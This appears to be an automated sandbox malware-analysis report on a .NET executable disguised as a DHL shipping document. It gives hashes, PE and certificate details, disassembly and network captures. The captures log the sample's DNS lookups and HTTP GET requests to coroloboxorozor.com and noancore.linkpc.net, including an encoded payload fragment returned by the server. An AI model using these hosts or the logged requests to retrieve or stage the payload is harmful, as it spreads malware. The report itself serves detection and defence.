SHA512:	d1ebd18ae3015614f342d5513ba672eea9afe414fe7b20b829b0fdb9e3522095eaec8df6dc15edd9e06e911d116ef607b4dee1a2aa2e402dfdbbc5f0a2fae029
SSDEEP:	768:942TTm1gTCbgfWalSZXHIWSjSjSjSjSjSjSGAo+UHHyh:dm1gTvfWtZXoWSjSjSjSjSjSjSGA3GH
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L....bE..........."...0............^.... ....@.. ....@...... .O....@................................

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x40f05e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x85456217 [Wed Nov 7 16:00:23 2040 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**

Signature Issuer:	C=GmCfPFHDcuzlTjhxMdnVRJoRVgxTEsDs, S=EgqFIbFXqDyHDVRtCmJuGmDXJ, L=UhbplJmbRIqnYOVNHBPRClNvdHLCuEflyshok, T=hLhfQrYATPJmebJIjYfLhyuTgcvlTsZSKToEBnDqCsjuO, E=WxJuQdabkKtXhbEWRMIkwRvZMGeUpdlZdaZiLXuIsMY, OU=XQlvRxXJVGurkLsNjRemSVsFyTI, O=eQgmBDSwTXLOkJaQmGCQURXkrjXuCkbneQT, CN=sPaHNKCWgouQBALRgLkQHaPXNWyWuptDTrjCUMjaPuVZ
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 2/24/2021 5:01:32 PM 2/24/2022 5:01:32 PM
Subject Chain	• C=GmCfPFHDcuzlTjhxMdnVRJoRVgxTEsDs, S=EgqFIbFXqDyHDVRtCmJuGmDXJ, L=UhbplJmbRIqnYOVNHBPRClNvdHLCuEflyshok, T=hLhfQrYATPJmebJIjYfLhyuTgcvlTsZSKToEBnDqCsjuO, E=WxJuQdabkKtXhbEWRMIkwRvZMGeUpdlZdaZiLXuIsMY, OU=XQlvRxXJVGurkLsNjRemSVsFyTI, O=eQgmBDSwTXLOkJaQmGCQURXkrjXuCkbneQT, CN=sPaHNKCWgouQBALRgLkQHaPXNWyWuptDTrjCUMjaPuVZ
Version:	3
Thumbprint MD5:	4E602070677B0AC732C9F963C0C6C1BD
Thumbprint SHA-1:	A1B01DA66D0C3FBA003146324168815F7ED7B0BC
Thumbprint SHA-256:	46DA2F5B57E2DB105147FB6AE1272AA1A3B9675F3114FFDD8C6EEA1895416B3A
Serial:	00ED36AC39A8045EC2E16DBBD9A6DA3C46

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xf010	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x10000	0x3e0	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0xda00	0x1580	.text
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x12000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xd064	0xd200	False	0.210193452381	data	4.27631031527	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x10000	0x3e0	0x400	False	0.46484375	data	3.53334443523	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x12000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x10058	0x388	data	English	United States

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
LegalCopyright	Copyright 2022 QInfaBsH. All rights reserved.
Assembly Version	5.7.8.4
InternalName	GecvcAeU.exe
FileVersion	3.7.5.4
CompanyName	OlNhAoQx
LegalTrademarks	Uxqlflbn
Comments	VbDQUczX
ProductName	GecvcAeU
ProductVersion	5.7.8.4
FileDescription	NIAbCPuf
OriginalFilename	GecvcAeU.exe
Translation	0x0409 0x0514

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:04:07.005327940 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.067523003 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.069052935 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.070266962 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.133971930 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.162595987 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.162636995 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.162662983 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.162688017 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.162710905 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.162734032 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.162761927 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.162796974 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.162798882 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.162825108 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.162847042 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.162863970 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.162868977 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.162916899 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.164226055 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.164264917 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.164315939 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.165750980 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.165781975 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.165848970 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.167238951 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.167272091 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.167336941 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.168759108 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.168793917 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.168900967 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.170290947 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.170325041 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.170427084 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.171825886 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.171855927 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.172027111 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.173448086 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.173476934 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.173551083 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.174873114 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.174915075 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.175362110 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.176398039 CET	80	49716	172.67.172.17	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:04:07.176429987 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.176500082 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.177921057 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.177953959 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.178299904 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.224905014 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.224950075 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.225081921 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.225579977 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.225608110 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.225701094 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.227134943 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.227166891 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.227252960 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.228637934 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.228672028 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.228755951 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.232090950 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.232127905 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.232152939 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.232273102 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.232434988 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.232460022 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.232511044 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.234016895 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.234055042 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.234137058 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.235534906 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.235568047 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.235636950 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.237054110 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.237087011 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.237138033 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.238579988 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.238612890 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.238672018 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.240075111 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.240108967 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.240168095 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.241611958 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.241643906 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.241707087 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.243125916 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.243160009 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.243225098 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.244690895 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.244730949 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.244828939 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.246179104 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.246211052 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.246260881 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.247716904 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.248449087 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.248481989 CET	80	49716	172.67.172.17	192.168.2.5
Feb 25, 2021 11:04:07.248640060 CET	49716	80	192.168.2.5	172.67.172.17
Feb 25, 2021 11:04:07.248986006 CET	49716	80	192.168.2.5	172.67.172.17

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:03:57.636429071 CET	62060	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:03:57.686729908 CET	53	62060	8.8.8.8	192.168.2.5
Feb 25, 2021 11:03:57.782604933 CET	61805	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:03:57.832546949 CET	53	61805	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:03:57.841439009 CET	54795	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:03:57.891654015 CET	53	54795	8.8.8.8	192.168.2.5
Feb 25, 2021 11:03:58.465707064 CET	49557	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:03:58.514386892 CET	53	49557	8.8.8.8	192.168.2.5
Feb 25, 2021 11:03:59.245920897 CET	61733	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:03:59.294641972 CET	53	61733	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:00.205962896 CET	65447	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:00.254743099 CET	53	65447	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:00.685094118 CET	52441	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:00.748605967 CET	53	52441	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:01.144614935 CET	62176	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:01.193430901 CET	53	62176	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:02.442065954 CET	59596	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:02.490878105 CET	53	59596	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:03.763638973 CET	65296	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:03.812383890 CET	53	65296	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:06.193120003 CET	63183	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:06.252135992 CET	53	63183	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:06.876347065 CET	60151	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:06.933918953 CET	53	60151	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:07.150935888 CET	56969	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:07.199676991 CET	53	56969	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:14.779427052 CET	55161	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:14.828146935 CET	53	55161	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:26.155874014 CET	54757	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:26.216181993 CET	53	54757	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:29.199273109 CET	49992	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:29.247950077 CET	53	49992	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:30.199223995 CET	60075	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:30.248034000 CET	53	60075	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:48.094589949 CET	55016	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:48.143368006 CET	53	55016	8.8.8.8	192.168.2.5
Feb 25, 2021 11:04:53.852750063 CET	64345	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:04:53.904506922 CET	53	64345	8.8.8.8	192.168.2.5
Feb 25, 2021 11:05:04.625102043 CET	57128	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:05:04.684876919 CET	53	57128	8.8.8.8	192.168.2.5
Feb 25, 2021 11:05:10.422106028 CET	54791	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:05:10.483798027 CET	53	54791	8.8.8.8	192.168.2.5
Feb 25, 2021 11:05:14.601785898 CET	50463	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:05:14.660923004 CET	53	50463	8.8.8.8	192.168.2.5
Feb 25, 2021 11:05:32.043323040 CET	50394	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:05:32.110202074 CET	53	50394	8.8.8.8	192.168.2.5
Feb 25, 2021 11:06:11.326905966 CET	58530	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:06:11.375838995 CET	53	58530	8.8.8.8	192.168.2.5
Feb 25, 2021 11:06:12.990271091 CET	53813	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:06:13.039043903 CET	53	53813	8.8.8.8	192.168.2.5
Feb 25, 2021 11:06:16.882678032 CET	63732	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:06:16.934257984 CET	53	63732	8.8.8.8	192.168.2.5
Feb 25, 2021 11:06:17.450437069 CET	57344	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:06:17.499079943 CET	53	57344	8.8.8.8	192.168.2.5
Feb 25, 2021 11:06:26.142319918 CET	54450	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:06:26.309751987 CET	53	54450	8.8.8.8	192.168.2.5
Feb 25, 2021 11:06:43.423315048 CET	59261	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:06:43.598798990 CET	53	59261	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 11:04:06.876347065 CET	192.168.2.5	8.8.8.8	0xe24a	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 25, 2021 11:05:04.625102043 CET	192.168.2.5	8.8.8.8	0xb76c	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 25, 2021 11:05:14.601785898 CET	192.168.2.5	8.8.8.8	0xac4d	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 11:06:26.142319918 CET	192.168.2.5	8.8.8.8	0x4709	Standard query (0)	noancore.linkpc.net	A (IP address)	IN (0x0001)
Feb 25, 2021 11:06:43.423315048 CET	192.168.2.5	8.8.8.8	0xbf5c	Standard query (0)	noancore.linkpc.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 11:04:06.933918953 CET	8.8.8.8	192.168.2.5	0xe24a	No error (0)	coroloboxorozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 25, 2021 11:04:06.933918953 CET	8.8.8.8	192.168.2.5	0xe24a	No error (0)	coroloboxorozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 25, 2021 11:05:04.684876919 CET	8.8.8.8	192.168.2.5	0xb76c	No error (0)	coroloboxorozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 25, 2021 11:05:04.684876919 CET	8.8.8.8	192.168.2.5	0xb76c	No error (0)	coroloboxorozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 25, 2021 11:05:14.660923004 CET	8.8.8.8	192.168.2.5	0xac4d	No error (0)	coroloboxorozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 25, 2021 11:05:14.660923004 CET	8.8.8.8	192.168.2.5	0xac4d	No error (0)	coroloboxorozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 25, 2021 11:06:11.375838995 CET	8.8.8.8	192.168.2.5	0xeedf	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 11:06:26.309751987 CET	8.8.8.8	192.168.2.5	0x4709	No error (0)	noancore.linkpc.net		185.157.160.229	A (IP address)	IN (0x0001)
Feb 25, 2021 11:06:43.598798990 CET	8.8.8.8	192.168.2.5	0xbf5c	No error (0)	noancore.linkpc.net		185.157.160.229	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- coroloboxorozor.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49716	172.67.172.17	80	C:\Users\user\Desktop\DHL_document1102202068090891.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 11:04:07.070266962 CET	1369	OUT	GET /base/F55ACED73ADD255559F0ED65FFDFD3E9.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 11:04:07.162595987 CET	1371	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 10:04:07 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=db377c0c2b0e77e2f33c1a9f12e02345a1614247447; expires=Sat, 27-Mar-21 10:04:07 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:01:27 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087a3e624400001ede762df000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=tDpIlYivUN5We9fT8AnqcwltA0HbqgEBOCnW Q8%2FwKxQFMUaXdjEbcfSCVAONyYGiNMQaXBI862c8SYTV83vzVfjOURgd4jUltfAGhSfsBHN4Dzg%2F"}],"group":"cf- nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 627099b06e251ede-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 37 63 38 62 0d 0a 3c 70 3e 44 44 65 58 78 65 61 49 49 65 78 65 4d 65 78 65 78 65 78 65 49 65 78 65 78 65 78 65 6b 69 69 65 6b 69 69 65 78 65 78 65 61 53 49 65 78 65 78 65 78 65 78 65 78 65 78 65 78 65 72 49 65 78 65 61 6b 53 65 78 65 78 65 78 65 61 49 65 4d 61 65 61 53 72 65 61 49 65 78 65 61 53 78 65 58 65 6b 78 69 65 4d 4d 65 61 53 49 65 61 65 44 72 65 6b 78 69 65 4d 4d 65 53 49 65 61 78 49 65 61 78 69 65 61 61 69 65 4d 6b 65 61 61 6b 65 61 61 49 65 61 61 61 65 61 78 4d 65 61 61 49 65 58 44 65 61 78 58 65 4d 6b 65 58 58 65 58 44 65 61 61 78 65 61 61 78 65 61 61 61 65 61 61 72 65 4d 6b 65 58 53 65 61 78 61 65 4d 6b 65 61 61 49 65 61 61 44 65 61 61 78 65 4d 6b 65 61 78 69 65 61 61 78 65 4d 6b 65 72 53 65 44 58 65 53 4d 65 4d 6b 65 61 78 58 65 61 61 61 65 61 78 78 65 61 78 61 65 49 72 65 61 4d 65 61 4d 65 61 78 65 4d 72 65 78 65 78 65 78 65 78 65 78 65 78 65 78 65 53 78 65 72 58 65 78 65 78 65 44 72 65 61 65 4d 65 78 65 44 72 65 61 49 6b 65 49 61 65 61 53 78 65 78 65 78 65 78 65 78 65 78 65 78 65 78 65 78 65 6b 6b 49 65 78 65 4d 49 65 78 65 61 61 65 61 65 53 78 65 78 65 78 65 61 49 49 65 61 78 65 78 65 78 65 72 65 78 65 78 65 78 65 78 65 78 65 78 65 72 6b 65 61 Data Ascii: 7c8b<p>DDeXxeaIIexeMexexexeIexexexekiiekiiexexeaSIexexexexexexexerIexexexexexexexexexe xexexexexexexexexexexexexexexexexexexexexexexeakSexexexeaIeMaeaSreaIexeaSxeXekxieMMeaSIeaeDrekxi eMMeSIeaxIeaxieaaieMkeaakeaaIeaaaeaxMeaaIeXDeaxXeMkeXXeXDeaaxeaaxeaaaeaareMkeXSeaxaeMkeaaI eaaDeaaxeMkeaxieaaxeMkerSeDXeSMeMkeaxXeaaaeaxxeaxaeIreaMeaMeaxeMrexexexexexexexeSxerXexexe DreaeMexeDreaIkeIaeaSxexexexexexexexexekkIexeMIexeaaeaeSxexexeaIIeaxexexerexexexexexexerkea
Feb 25, 2021 11:04:07.669373035 CET	2436	OUT	GET /base/D9CFC9FB28456A5A139C9F495F1407BB.html HTTP/1.1 Host: coroloboxorozor.com
